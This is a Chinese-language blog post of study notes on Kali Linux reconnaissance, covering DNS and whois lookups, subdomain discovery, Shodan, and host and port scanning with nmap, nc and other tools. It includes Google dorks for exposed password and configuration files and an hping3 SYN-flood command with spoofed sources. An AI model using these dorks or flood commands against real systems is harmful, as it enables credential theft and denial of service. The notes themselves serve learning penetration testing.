



链滴

# Kali Linux Notes

作者: [littleblackLB](#)

原文链接: <https://ld246.com/article/1644569206994>

来源网站: [链滴](#)

许可协议: [署名-相同方式共享 4.0 国际 \(CC BY-SA 4.0\)](#)

<p> </p>  
<blockquote>  
<p><a href="https://www.bilibili.com/video/BV17M4y1578y">https://www.bilibili.com/video BV17M4y1578y</a> 的<strong>学习记录</strong></p>  
</blockquote>  
<h2 id="Kali-Linux">Kali-Linux</h2>  
<h2 id="Configure-IP">Configure IP</h2>  
<pre><code class="language-bash highlight-chroma"><span class="highlight-line"><span class="highlight-cl">/etc/resolv.conf <span class="highlight-c1"># DNS设置</span></span></span></code></pre>  
<h2 id="Temporary">Temporary</h2>  
<pre><code class="language-bash highlight-chroma"><span class="highlight-line"><span class="highlight-cl">ifconfig x.x.x.x/netmask</span></span></code></pre>  
<h2 id="Persistent">Persistent</h2>  
<pre><code class="language-bash highlight-chroma"><span class="highlight-line"><span class="highlight-cl">/etc/network/interfaces</span></span><span class="highlight-line"><span class="highlight-cl">systemctl restart networking</span></span></code></pre>  
<h2 id="Configure-SSHD-service-to-allow-root-login-SSHD">Configure SSHD service to allow root login SSHD</h2>  
<pre><code class="language-bash highlight-chroma"><span class="highlight-line"><span class="highlight-cl">/etc/ssh/sshd\_config</span></span></code></pre>  
<p><code>PermitRootLogin yes</code></p>  
<h2 id="APT">APT</h2>  
<h2 id="Configure-apt-mirror">Configure apt mirror</h2>  
<h3 id="清华大学">清华大学</h3>  
<pre><code class="language-bash highlight-chroma"><span class="highlight-line"><span class="highlight-cl">/etc/apt/sources.list</span></span><span class="highlight-line"><span class="highlight-cl"></span></span><span class="highlight-line"><span class="highlight-cl">deb http://mirrors.tuna.tsinghua.edu.cn/kali/ kali-rolling contrib main non-free</span></span><span class="highlight-line"><span class="highlight-cl">deb-src http://mirrors.tuna.tsinghua.edu.cn/kali/ kali-rolling contrib main non-free</span></span></code></pre>  
<blockquote>  
<p>Kali Rolling: Kali 的及时更新版。 </p>  
</blockquote>  
<p>Kali Rolling 下有 3 类软件包分别为:</p>  
<ul>  
<li>main</li>  
<li>non-free</li>  
<li>contrib</li>  
</ul>  
<p>Kali apt 源的软件包类型说明:</p>  
<table>  
<thead>  
<tr>  
<th>dists 区域</th>  
<th>软件包组件标准</th>  
</tr>

```

</thead>
<tbody>
<tr>
<td>main</td>
<td>遵从 Debian 自由软件指导方针(DFSG), 并且<strong>不依赖</strong>于 non-free</td>
</tr>
<tr>
<td>contrib</td>
<td>遵从 Debian 自由软件指导方针(DFSG), 并且<strong>依赖</strong>于 non-free</td>
</tr>
<tr>
<td>non-free</td>
<td><strong>不</strong>遵从 Debian 自由软件指导方针(DFSG)</td>
</tr>
</tbody>
</table>
<p>P.S: DFSG 是 Debian 自由软件指导方针 (Debian Free Software Guidelines), 此方针中大体
括自由的再次发行、源代码、禁止歧视人士或者组织等规定</p>
<h2 id="Diffs-of-Update">Diffs of Update</h2>
<blockquote>
<p>都是根据 update 命令获取最新的软件包列表</p>
</blockquote>
<p><code>apt upgrade</code>: 如果有依赖性问题, 并且此依赖性需要安装其它的 package OR
影响到其它 package 的<strong>依赖性</strong>时, 此 package 就**==不会被升级==**, 会
留下来</p>
<p><code>apt dist-upgrade</code>:可以聪明的解决依赖性问题, 会自动<strong>安装</stron
>/<strong>移除</strong>新的 package (通常来讲有一定的风险</p>
<p></p>
<h2 id="信息收集">信息收集</h2>
<blockquote>
<p>信息收集的方式可以分为两种: <strong>被动和主动</strong> </p>
</blockquote>
<ul>
<li>被动: 是指利用第三方的服务对目标进行访问了解
<ul>
<li>如 Google</li>
<li>优点: 通过公开渠道, 去获得目标主机的信息, 从而不与目标系统直接交互, 避免留下痕迹。 </li>
</ul>
</li>
<li>主动: 通过直接访问、扫描网站, 这种将流量流经网站的行为。
<ul>
<li>比如: nmap 扫描端口</li>
</ul>
</li>
</ul>
<h2 id="信息收集内容">信息收集内容</h2>
<ol>
<li>IP 地址段</li>
<li>域名信息</li>
<li>邮件地址</li>
<li>文档图片数据</li>
<li>公司地址</li>

```

```
<li>公司组织架构</li>
<li>联系电话/传真号码</li>
<li>人员姓名/职务</li>
<li>目标系统使用的技术架构</li>
<li>公开的商业信息</li>
</ol>
<h2 id="信息用途">信息用途</h2>
<ol>
<li>信息描述目标</li>
<li>发现目标</li>
<li>社会工程学攻击</li>
<li>物理缺口</li>
</ol>
<h2 id="被动信息收集">被动信息收集</h2>
<h3 id="DNS">DNS</h3>
<h4 id="域名记录">域名记录</h4>
<h5 id="A记录--Address--正向解析">A 记录 (Address) 正向解析</h5>
<p>A 记录是将一个主机名(全称域名 FQDN)和一个 IP 地址关联起来。这也是大多数客户端程序默
的查询类型。 </p>
<p>例: <code>xuegod.cn-&gt; 8.8.8.6</code> </p>
<h5 id="PTR记录--Pointer--反向解析">PTR 记录 (Pointer) 反向解析</h5>
<blockquote>
<p>与 A 记录相反</p>
</blockquote>
<p>将一个 IP 地址对应到主机名(全称域名 FQDN)。 </p>
<p>这些记录保存在 <code>in-addr.arpa</code> 域中。 </p>
<h5 id="CNAME记录--Canonical-Name--别名">CNAME 记录 (Canonical Name) 别名</h5>
<blockquote>
<p>别名记录, 也称为规范名字 (Canonical Name)</p>
</blockquote>
<p>这种记录允许将<strong>多个名字</strong>映射到同一台计算机</p>
<p>如:</p>
<p><code>www.xuegod.cn -&gt; 8.8.8.6</code> </p>
<p><code>web.xuegod.cn -&gt; 8.8.8.6</code> </p>
<h5 id="MX记录--Mail-eXchange-">MX 记录 (Mail eXchange)</h5>
<p><strong>邮件交换记录</strong>, 它指向一个邮件服务器, 用于电子邮件系统发邮件时根据
信人的地址后缀来<strong>定位</strong>邮件服务器。 </p>
<p>例: <code>mail.xuegod.cn</code> </p>
<p>当有多个 MX 记录 (即有多个邮件服务器)时, 则需要设置数值来确定其优先级。 </p>
<p>通过设置优先级数字来指明首选服务器, 数字<strong>越小</strong>表示优先级<strong>越
</strong>。 </p>
<h5 id="NS记录--Name-Server-">NS 记录 (Name Server)</h5>
<blockquote>
<p>域名服务器记录, 也称为授权服务器</p>
</blockquote>
<p>用来指定该域名由哪个 DNS 服务器来进行解析。 </p>
<p>例:<code> dns.xuegod.cn</code> </p>
<h4 id="DNS-查询">DNS 查询</h4>
<blockquote>
<p><strong>递归查询</strong> 和 <strong>迭代查询</strong></p>
</blockquote>
<p>8 个步骤:</p>
<p>
```

mageView2/2/interlace/1/format/jpg" ></p>

<h5 id="DNS查询命令">DNS 查询命令</h5>

<ol>

<li><code>nslookup domain</code></li>

<li><code>dig &lt;option&gt; domain</code>

<ul>

<li><code>@xxx.xxx.xxx.xxx</code>: 指定特定 DNS 服务器</li>

<li><code>any</code>: 输出所有记录, 默认 A 记录</li>

<li><code>-x</code>: 通过 IP 反向查询域名</li>

</ul>

</li>

</ol>

<h5 id="查询DNS服务器你bind版本信息">查询 DNS 服务器你 bind 版本信息</h5>

<blockquote>

<p>查看域名服务器 <code>ns3.dnsv4.com</code> 使用 bind 的软件<strong>版本信息</stro  
g></p>

</blockquote>

<pre><code class="language-bash highlight-chroma"><span class="highlight-line"><span c  
ass="highlight-cl">dig txt chaos VERSION.BIND @ns3.dnsv4.com

</span></span><span class="highlight-line"><span class="highlight-cl"> &lt;记录类型&gt;

&lt;类级别&gt;

</span></span></code></pre>

<pre><code class="language-bash highlight-chroma"><span class="highlight-line"><span c  
ass="highlight-cl"><span class="highlight-p">;</span> Warning: query response not <span

class="highlight-nb">set</span>

</span></span><span class="highlight-line"><span class="highlight-cl"><span class="high  
ight-p">;</span> Warning: Message parser reports malformed message packet.

</span></span><span class="highlight-line"><span class="highlight-cl">

</span></span><span class="highlight-line"><span class="highlight-cl"><span class="high  
ight-p">;</span> &lt;&lt;&gt;&gt; DiG 9.16.15-Debian &lt;&lt;&gt;&gt; txt chaos VERSION.B

ND @ns3.dnsv4.com

</span></span><span class="highlight-line"><span class="highlight-cl"><span class="high  
ight-p">;</span> global options: +cmd

</span></span><span class="highlight-line"><span class="highlight-cl"><span class="high  
ight-p">;</span> Got answer:

</span></span><span class="highlight-line"><span class="highlight-cl"><span class="high  
ight-p">;</span> -&gt;&gt;HEADER<span class="highlight-s">&lt;&lt;- opco</span>de: Q

ERY, status: NOERROR, id: <span class="highlight-m">33161</span>

</span></span><span class="highlight-line"><span class="highlight-cl"><span class="high  
ight-p">;</span> flags: rd ad<span class="highlight-p">;</span> QUERY: 1, ANSWER: 1, A

THORITY: 0, ADDITIONAL: <span class="highlight-m">1</span>

</span></span><span class="highlight-line"><span class="highlight-cl"><span class="high  
ight-p">;</span> WARNING: recursion requested but not available

</span></span><span class="highlight-line"><span class="highlight-cl">

</span></span><span class="highlight-line"><span class="highlight-cl"><span class="high  
ight-p">;</span> QUESTION SECTION:

</span></span><span class="highlight-line"><span class="highlight-cl"><span class="high  
ight-p">;</span>VERSION.BIND. CH TXT

</span></span><span class="highlight-line"><span class="highlight-cl">

</span></span><span class="highlight-line"><span class="highlight-cl"><span class="high  
ight-p">;</span> ANSWER SECTION:

</span></span><span class="highlight-line"><span class="highlight-cl">VERSION.BIND.

<span class="highlight-m">0</span> CH TXT <span class="highlight-s2">"DNS

od AUTHORITY DNS 7.1.2106.02"</span> <span class="highlight-c1"># 这是软件包版本信息

```
/span>
</span></span><span class="highlight-line"><span class="highlight-cl">
</span></span><span class="highlight-line"><span class="highlight-cl"><span class="high
ight-p">;</span> Query time: <span class="highlight-m">10</span> msec
</span></span><span class="highlight-line"><span class="highlight-cl"><span class="high
ight-p">;</span> SERVER: 61.151.180.49##53<span class="highlight-o">(</span>61.151.18
.49<span class="highlight-o">)</span>
</span></span><span class="highlight-line"><span class="highlight-cl"><span class="high
ight-p">;</span> WHEN: Tue Jan <span class="highlight-m">18</span> 19:26:37 CST <spa
class="highlight-m">2022</span>
</span></span><span class="highlight-line"><span class="highlight-cl"><span class="high
ight-p">;</span> MSG SIZE rcvd: <span class="highlight-m">75</span>
</span></span></code></pre>
<h3 id="查询网站的域名-注册信息-和-备案信息">查询网站的域名 注册信息 和 备案信息</h3>
<h5 id="注册信息">注册信息</h5>
<ol>
<li>通过 web 接口查询:
<ul>
<li><a href="https://ld246.com/forward?goto=https%3A%2F%2Fwhois.aliyun.com%2F" targe
=" _blank" rel="nofollow ugc">https://whois.aliyun.com/</a> </li>
<li><a href="https://ld246.com/forward?goto=https%3A%2F%2Fwhois.chinaz.com%2F" targ
t=" _blank" rel="nofollow ugc">https://whois.chinaz.com/</a> </li>
</ul>
</li>
<li>通过命令行:
<ul>
<li><code>whois domain</code> </li>
</ul>
</li>
</ol>
<h5 id="备案信息">备案信息</h5>
<ol>
<li><a href="https://ld246.com/forward?goto=https%3A%2F%2Ficp.chinaz.com%2F" target=
_blank" rel="nofollow ugc">https://icp.chinaz.com/</a> </li>
<li><a href="https://ld246.com/forward?goto=https%3A%2F%2Ftianyancha.com%2F" target
_blank" rel="nofollow ugc">https://tianyancha.com/</a> </li>
</ol>
<h3 id="使用Maltego收集子域名信息">使用 Maltego 收集子域名信息</h3>
<blockquote>
<p>该工具的主要重点是分析通过互联网访问的数据之间的真实世界关系，其中包括足迹互联网基础
设施和收集有关拥有该网络的人员和组织的数据。 </p>
<p>通过使用**OSINT (开源情报)**技术，通过查询 whois 记录，社交网络, DNS 记录，不同的在线
PI，提取元数据和搜索引擎来搜索这些数据之间的连接。 </p>
<p>该工具将提供广泛的图形布局结果,允许对数据进行聚类,使关系准确和即时。 </p>
</blockquote>
<h4 id="顶级域名-和-子域名">顶级域名 和 子域名</h4>
<h5 id="顶级域名">顶级域名</h5>
<blockquote>
<p>顶级域名是域名的最后一个部分，如 <code>http://example.com/</code> 这个域名中，顶
域是 <code>.com (或.COM)</code>。 </p>
</blockquote>
<ol>
<li>
<p>通用顶级类别域名共 6 个,</p>
```

```
<ul>
<li>科研机构 .ac</li>
<li>工商金融企业 .com</li>
<li>教育机构 .edu</li>
<li>政府部门 .gov</li>
<li>互联网络信息中心 和 运行中心 .net</li>
<li>非盈利组织 .org</li>
</ul>
</li>
<li>
<p>国家及地区顶级域</p>
<ul>
<li>中国 .cn</li>
<li>英国 .uk</li>
</ul>
</li>
<li>
<p>地理顶级域名一般由各个国家或地区负责管理。 </p>
</li>
</ol>
<h5 id="子域名">子域名</h5>
<blockquote>
<p>子域名(Subdomain Name)凡顶级域名前<strong>加前缀</strong>的都是该顶级域名的<strong>子域名</strong></p>
</blockquote>
<p>子域名根据技术的多少分为:</p>
<ul>
<li>二级子域名</li>
<li>三级子域名</li>
<li>多级子域名。 </li>
</ul>
<p>如: <code>a.b.c.example.cn</code> 即<strong>三级子域名</strong></p>
<h3 id="挖掘子域名的重要性">挖掘子域名的重要性</h3>
<blockquote>
<p>在防御措施严密情况下无法直接拿下主域, 那么就可以采用迂回战术拿下子域名, 然后无限靠近域。 </p>
<p>例如:</p>
<p><code>www.xxxxx.com</code> 主域<strong>不存在漏洞</strong>,并且防护措施<strong>严密</strong>。 </p>
<p>而二级域名 <code>edu.xxxxx.com</code> 存在漏洞,并且防护<strong>措施松散</strong>。 </p>
</blockquote>
<ol>
<li>
<p>子域名挖掘工具: Maltego 子域名挖掘机</p>
</li>
<li>
<p>搜索引擎挖掘如: 在 Google 中输入 <code>site:qq.com</code></p>
</li>
<li>
<p>第三方网站查询:</p>
<ul>
<li><a href="https://ld246.com/forward?goto=http%3A%2F%2Ftool.chinaz.com%2Fsubdomain" target="_blank" rel="nofollow ugc">http://tool.chinaz.com/subdomain</a></li>
```

```
<li> <a href="https://ld246.com/forward?goto=https%3A%2F%2Fdnsdumpster.com%2F" target="_blank" rel="nofollow ugc">https://dnsdumpster.com/</a> </li>
</ul>
</li>
<li>
<p>证书透明度公开日志枚举:</p>
<ul>
<li> <a href="https://ld246.com/forward?goto=https%3A%2F%2Fcrt.sh%2F" target="_blank" rel="nofollow ugc">https://crt.sh/</a> </li>
<li> <a href="https://ld246.com/forward?goto=http%3A%2F%2Fcensys.io%2F" target="_blank" rel="nofollow ugc">http://censys.io/</a> </li>
</ul>
</li>
<li>
<p>其他途径:</p>
<ul>
<li> <a href="https://ld246.com/forward?goto=https%3A%2F%2Fphpinfo.me%2Fdomain" target="_blank" rel="nofollow ugc">https://phpinfo.me/domain</a> </li>
<li> <a href="https://ld246.com/forward?goto=http%3A%2F%2Fdns.aizhan.com%2F" target="_blank" rel="nofollow ugc">http://dns.aizhan.com/</a> </li>
</ul>
</li>
</ol>
<h3 id="使用Maltego-CE进行子域名挖掘">使用 Maltego CE 进行子域名挖掘</h3>
<p>...</p>
<h3 id="使用Shodan信息收集">使用 Shodan 信息收集</h3>
<blockquote>
<p>虽然目前人们都认为谷歌是最强劲的搜索引擎,但 Shodan 才是互联网上最可怕的搜索引擎。</p>
<p>与谷歌不同的是, Shodan 不是在网上搜索网址,而是直接进入互联网背后的通道。</p>
<p>Shodan 可以说是一款"黑暗"谷歌,一刻不停的在寻找着所有和互联网关联的服务器、摄像头、打机、路由器等等。还可以直接显示出目标的具体地理位置信息</p>
</blockquote>
<p> <a href="https://ld246.com/forward?goto=https%3A%2F%2Fwww.shodan.io%2F" target="_blank" rel="nofollow ugc">Shodan Search Engine</a> </p>
<h4 id="技巧">技巧</h4>
<h5 id="Webcam">Webcam</h5>
<p>...</p>
<h5 id="IP地址">IP 地址</h5>
<p> <code>net xxx.xxx.xxx.xxx</code> </p>
<h5 id="端口">端口</h5>
<p> <code>port: 8888 </code> </p>
<ul>
<li>3389</li>
<li>9200: 日志分析相关</li>
<li>3000</li>
</ul>
<h5 id="具体城市">具体城市</h5>
<p> <code>city: Beijing</code> </p>
<h3 id="Google搜索引擎的使用技巧">Google 搜索引擎的使用技巧</h3>
<p>常用语法:</p>
<table>
<thead>
<tr>
```



```

<th>语法</th>
<th>说明</th>
</tr>
</thead>
<tbody>
<tr>
<td>site</td>
<td>指定域名</td>
</tr>
<tr>
<td>==inurl==</td>
<td>URL 中存在的关键词页面</td>
</tr>
<tr>
<td>==intitle==</td>
<td>网页标题中的关键字</td>
</tr>
<tr>
<td>intext</td>
<td>网页内容里面的关键字</td>
</tr>
<tr>
<td>Filletype</td>
<td>指定文件类型</td>
</tr>
<tr>
<td>link</td>
<td>返回你所有的指定域名链接</td>
</tr>
<tr>
<td>info</td>
<td>查找指定站点信息</td>
</tr>
<tr>
<td>cache</td>
<td>搜索 Google 里的内容缓存</td>
</tr>
</tbody>
</table>
<ol>
<li>
<p><code>intitle:index.of .bash_history</code></p>
<ul>
<li><code>index.of</code>: 表示包含 <code>index.of</code> 字段, 出现该字段表示<strong>网站目录</strong>是对我们开放的</li>
<li><code>.bash_history</code>: 表示我们要筛选的文字名称</li>
</ul>
</li>
<li>
<p>查找 mysql 配置文件 <code>my.cnf</code>: <code>intitle:index.of my.cnf</code></p>
</li>
<li>
<p>查找 mysql 密码的配置文件: <code>intitle:index.of config_global.php</code></p>
</li>

```

```

</li>
<p>删除的页面可以通过 cache 访问: <code>cache:xuegod.cn</code> </p>
</li>
<li>
<p><code>name filetype:torrent</code> </p>
</li>
<li>
<p><code>name site:xxx</code> </p>
</li>
</ol>
<blockquote>
<p>组合使用技巧</p>
</blockquote>
<ol start="7">
<li><code>intext:user.sql intitle:index.of</code>
<ul>
<li><code>intext:user.sql</code>: 查询包含 user.sql 用户数据库信息的页面</li>
<li><code>intitle:index.of</code> : 表示网站目录是<strong>开放状态</strong> </li>
</ul>
</li>
<li><code>s3 site:amazonaws.com filetype:xls password</code>
<ul>
<li><code>s3</code>: 亚马逊的一种服务器类型</li>
<li><code>site: amazonaws.com</code> : 目标是亚马逊平台</li>
<li><code>filetype:xls password</code>:文件类型 xls 包含密码的文件</li>
</ul>
</li>
</ol>
<table>
<thead>
<tr>
<th>说明</th>
<th>地址</th>
</tr>
</thead>
<tbody>
<tr>
<td>美国著名安全公司 Offensive Security 的漏洞库 [比较及时]</td>
<td><a href="https://ld246.com/forward?goto=http%3A%2F%2Fwww.exploit-db.com" target="_blank" rel="nofollow ugc">http://www.exploit-db.com</a> </td>
</tr>
<tr>
<td>赛门铁克的漏洞库(国际权威漏洞库)</td>
<td><a href="https://ld246.com/forward?goto=http%3A%2F%2Fwww.securityfocus.com" target="_blank" rel="nofollow ugc">http://www.securityfocus.com</a> </td>
</tr>
<tr>
<td>国家信息安全漏洞共享平台</td>
<td><a href="https://ld246.com/forward?goto=http%3A%2F%2Fwww.cnvd.org.cn%2F" target="_blank" rel="nofollow ugc">http://www.cnvd.org.cn/</a> </td>
</tr>
<tr>
<td>国内安全厂商-绿盟科技</td>
<td><a href="https://ld246.com/forward?goto=http%3A%2F%2Fwww.nsfocus.net%2F" target=

```

```
= "_blank" rel="nofollow ugc">http://www.nsfocus.net/</a></td>
</tr>
<tr>
<td>俄罗斯知名安全实验室</td>
<td><a href="https://ld246.com/forward?goto=https%3A%2F%2Fwww.securitylab.ru%2Fvulnerability%2FCVE" target="_blank" rel="nofollow ugc">https://www.securitylab.ru/vulnerability/CVE</a></td>
</tr>
<tr>
<td>常见漏洞和披露</td>
<td><a href="https://ld246.com/forward?goto=http%3A%2F%2Fcve.mitre.org%2F" target="_blank" rel="nofollow ugc">http://cve.mitre.org/</a></td>
</tr>
<tr>
<td>信息安全漏洞门户</td>
<td><a href="https://ld246.com/forward?goto=http%3A%2F%2Fvulhub.org.cn%2Findex" target="_blank" rel="nofollow ugc">http://vulhub.org.cn/index</a></td>
</tr>
<tr>
<td>安全客</td>
<td><a href="https://ld246.com/forward?goto=https%3A%2F%2Fwww.anquanke.com%2F" target="_blank" rel="nofollow ugc">https://www.anquanke.com/</a></td>
</tr>
<tr>
<td>美国国家信息安全漏洞库</td>
<td><a href="https://ld246.com/forward?goto=https%3A%2F%2Fnvd.nist.gov%2F" target="_blank" rel="nofollow ugc">https://nvd.nist.gov/</a></td>
</tr>
<tr>
<td>知道创宇漏洞库</td>
<td><a href="https://ld246.com/forward?goto=https%3A%2F%2Fwww.seebug.org%2F" target="_blank" rel="nofollow ugc">https://www.seebug.org/</a></td>
</tr>
</tbody>
</table>
<h2 id="主动信息收集">主动信息收集</h2>
<h3 id="原理">原理</h3>
<h4 id="特点">特点</h4>
<ol>
<li><strong>直接</strong>与目标系统交互通信</li>
<li><strong>无法避免</strong>留下访问的痕迹</li>
<li>使用受控的第三方电脑进行探测, 使用代理或已经被控制的机器, <strong>做好被封杀的准备</strong></li>
<li>扫描发送不同的探测, 根据返回结果判断目标状态</li>
</ol>
<h4 id="过程">过程</h4>
<ol>
<li>识别存活主机, 发现潜在的被攻击目标</li>
<li>输出一个 <strong>IP 地址列表</strong> (比如 <strong>IP 地址段****IP 地址范围</strong>)</li>
<li>使用二、三、四层进行探测发现</li>
</ol>
<h4 id="OSI--七层模型-和-TCP-IP五层模型">OSI 七层模型 和 TCP/IP 五层模型</h4>
<p>
```

ng" data-src="https://b3logfile.com/file/2022/02/image-20220119204510985-9dc5b492.png?imageView2/2/interlace/1/format/jpg"></p>  
<blockquote>  
<p>对应的网络设备关系</p>  
</blockquote>  
<p></p>  
<blockquote>  
<p>对应的协议关系</p>  
</blockquote>  
<p></p>  
<ol>  
<li>  
<p>二层扫描</p>  
<ul>  
<li><code>&lt;u&gt;</code> 优点 <code>&lt;/u&gt;</code>  
<ul>  
<li>扫描速度快</li>  
<li>可靠</li>  
</ul>  
</li>  
<li><code>&lt;u&gt;</code> 缺点 <code>&lt;/u&gt;</code>  
<ul>  
<li>不可路由</li>  
</ul>  
</li>  
</ul>  
</li>  
<li>  
<p>三层扫描的优缺点优点</p>  
<ul>  
<li>  
<p><code>&lt;u&gt;</code> 优点 <code>&lt;/u&gt;</code></p>  
<ul>  
<li>可路由</li>  
<li>速度较快</li>  
</ul>  
</li>  
<li>  
<p><code>&lt;u&gt;</code> 缺点 <code>&lt;/u&gt;</code></p>  
<ul>  
<li>速度比二层<strong>慢</strong></li>  
<li>经常被边界防火墙过滤</li>  
</ul>  
</li>  
<li>  
<p>使用 IP、icmp 协议</p>  
</li>  
</ul>  
</li>  
<li>

<p>四层扫描:</p>

<ul>

<li><code>&lt;u&gt;</code> 优点 <code>&lt;/u&gt;</code></li>

<ul>

<li>可路由 且 结果可靠</li>

<li><strong>不</strong>太可能被防火墙过滤</li>

<li>可以发现所有端口都被过滤的主机</li>

</ul>

</li>

<li><code>&lt;u&gt;</code> 缺点 <code>&lt;/u&gt;</code></li>

<ul>

<li>基于<strong>状态过滤</strong>的防火墙可能会<strong>过滤</strong>扫描</li>

<li><strong>全端口</strong>扫描速度<strong>慢</strong></li>

</ul>

</li>

</ul>

</li>

</ol>

<h3 id="基于PING命令的探测">基于 PING 命令的探测</h3>

<ul>

<li>PING</li>

<li>Traceroute</li>

<li>ARPING</li>

<li>FPING</li>

<li>HPING</li>

<li>...</li>

</ul>

<h4 id="ARPING">ARPING</h4>

<h5 id="ARP">ARP</h5>

<blockquote>

<p>ARP: ARP 协议是"Address Resolution Protocol" (地址解析协议的缩写</p>

<p>计算机通过 ARP 协议<strong>将 IP 地址转换成 MAC 地址</strong></p>

</blockquote>

<h6 id="--工作原理--">==工作原理==</h6>

<blockquote>

<p>在以太网中, 数据传输的目标地址是 <strong>MAC 地址</strong></p>

<p>一个主机要和另一个主机进行直接通信, 必须要知道目标主机的 <strong>MAC 地址</strong>

</p>

</blockquote>

<blockquote>

<p>计算机使用者通常只知道目标机器的 <strong>IP 信息</strong></p>

<p>地址解析: 主机在发送帧前将<strong>目标 IP 地址</strong>转换成<strong>目标 MAC 地址</strong>的过程。</p>

<p>简单地说, <strong>ARP 协议</strong>主要负责将局域网中的 <strong>32 位 IP 地址</strong>转换为对应的 <strong>48 位物理地址</strong></p>

<p>即网卡的 <strong>MAC 地址</strong>, 保障通信顺利进行。</p>

</blockquote>

<p></p>

<p><a href="https://www.bilibili.com/video/BV17M4y1578y?p=21&amp;t=98.6">https://www.bilibili.com/video/BV17M4y1578y?p=21&amp;t=98.6</a></p>

<blockquote>

<p><a href="https://ld246.com/forward?goto=https%3A%2F%2Fzhidao.baidu.com%2Fquest

<https://zhidao.baidu.com/question/424393648844562772.html>

- 每个主机都会在自己的 ARP 缓冲区中建立一个 ARP 列表，以表示 IP 地址和 MAC 地址之间的应关系。
- 当源主机要发送数据时，首先检查 ARP 列表中是否有对应 IP 地址的目的主机的 MAC 地址

如果有，则直接发送数据；如果没有，就向本网段的 `&lt;u>` **所主机** `&lt;/u>` 发送 ARP 数据包

该数据包包括的内容有：源主机 IP 地址 源主机 MAC 地址 目的主机的 IP 地址
- 当本网络的所有主机收到该 ARP 数据包时，首先检查数据包中的 IP 地址 **是否是自己的 P 地址**，如果不是，则忽略该数据包；否则，则首先从数据包中取出 **源主机的 I** **和** **MAC 地址** 写入到 **ARP 列表** 中，然后将自己的 MAC 地址写入 ARP 响应包中，告诉源主机自己是它想要找的 MAC 地址。
- 源主机收到 ARP 响应包后。将目的主机的 IP 和 MAC 地址写入 ARP 列表，并利用此信息发送据。如果源主机一直没有收到 ARP 响应数据包，表示 ARP 查询失败。

广播发送 **ARP 请求**，单播发送 **ARP 响应**

`&lt;/blockquote>`

##### 使用 `arping` 命令查看局域网中的 P 是否冲突

`arping ip -c 1`

`&lt;/blockquote>`

利用 arping 扫描局域网

这里可以将 192.168.1.1 用 for 循环遍历 0-254

`&lt;/blockquote>`

`arping 192.168.1.1 -c 1 | grep "bytes from" | cut -d " " -f 5 | cut -d "(" -f 2 | cut -d ")" -f 1`

如果有 ip 冲突则会显示 **两个及以上**

`ifconfig eth0 192.168.1.1`

##### 使用 netdiscover 进行 `&lt;u>` **被动方式** `&lt;/u>` 探测局域网中存活的主机

`&lt;/blockquote>`

netdiscover 是一个 **主动**/**被动** 的 ARP 侦查工具

`&lt;/blockquote>`

使用 netdiscover 工具可以在网络上 **扫描 IP 地址** **检查在线主** **或** **搜索** 为它们发送的 **ARP 请求**

`&lt;/blockquote>`

主动模式：主动模式顾名思义就是主动的探测发现网络内主机,但是这种方式往往会引起网络管理的注意

`&lt;/blockquote>`

###### 主动模式 (速度快)

`netdiscover -i eth0 -r 192.168.1.0/24`

###### 被动模式 (速度较慢)

`&lt;/blockquote>`

网卡被设置为 **混杂模式** 来 **侦听网络内的 arp 数据包** 行被动式探测

这种方式就需要网络内设备发送 arp 包才能被探测到

`netdiscover -p`

#### HPING3

是一个命令行下使用的 TCP/IP 数据包 组装/分析工具

通常 web 服务会用来做压力测试使用，也可以进行 DOS 攻击的实验

Hping 只能每次扫描一个目标

`hping3 -c 1000 -d 120 -S -w 64 -p 80 --flood --rand-source url`

`-c` : 发送数据包数量

`-S`: 发送 SYN 数据包

`-d`: 发送数据包大小

`-w`: TCP 窗口大小 (byte)

`-p`: 端口

`--flood`: 尽可能快的发送数据包，不需要考虑是否回复

`--rand-source`: 伪造 IP 地址(在局域网内伪造) 在外网还是真实 IP 地址

#### FPING 查看局域网中运行了哪些机器

ping 命令 加强版

它可以对一个 IP 段进行 ping 扫描

而 ping 命令本身是不可以对网段进行扫描的。

`fping -g 192.168.1.0/24 -c 1 &gt; fping.txt`

`fping -g 192.168.1.1 192.168.1.254 -c 1 &gt; fping.txt`

### 基于 Nmap 的扫描方式

`nmap -sn 192.168.1.0/24`

`nmap -sn 192.168.1.1-254`


`-sn`: 只实现 ping 的功能

#### 进行半连接扫描-端口-

nmap 扫描类型主要有 TCP 的:

- 全连接扫描(会在扫描机器留下记录 3 次握手)

- 半连接(不会留下记录 2 次握手)

 `RST`: RESET 强制关闭连接

`nmap -sS -p 80,81,21,25,110,443`

`-sS`: 半连接扫描

#### 使用 nc 扫描端口

`netcat` 的简写，有着网络界的瑞士军刀美誉。

因为它短小精悍、功能实用，被设计为一个简单、可靠的网络工具。

- 实现任意 TCP/UDP 端口的侦听: nc 可以作为 `server` 以 `TCP` 或 `UDP` 方式侦听指定端口

- 端口的扫描: nc 可以作为 `client` 发起 `TCP` 或 `UDP` 连接

<li>机器之间<strong>传输文件</strong></li>

<li>机器之间<strong>网络测速</strong></li>

</ol>

<blockquote>

<p>nc 参数</p>

<ul>

<li><code>-nv</code>: 不做域名解析 (扫描目标是个 IP)</li>

<li><code>-w</code>: 超时时间 (second)</li>

<li><code>-z</code>: 进行端口扫描</li>

</ul>

</blockquote>

<p><code>nc -nv -w 1 -z 192.168.1.1 1-100</code></p>

<h4 id="使用scapy定制数据包进行高级扫描">使用 scapy 定制数据包进行高级扫描</h4>

<blockquote>

<p>一个可以让用户<strong>发送</strong>、<strong>监听</strong>、<strong>解析</strong>并伪装<strong>网络报文</strong>的 Python 程序。</p>

<p>这些功能作<strong>检测</strong>、<strong>扫描</strong>、<strong>攻击网络</strong>的工具</p>

</blockquote>

<h5 id="定制ARP协议">定制 ARP 协议</h5>

<p><code>ARP().display()</code></p>

```
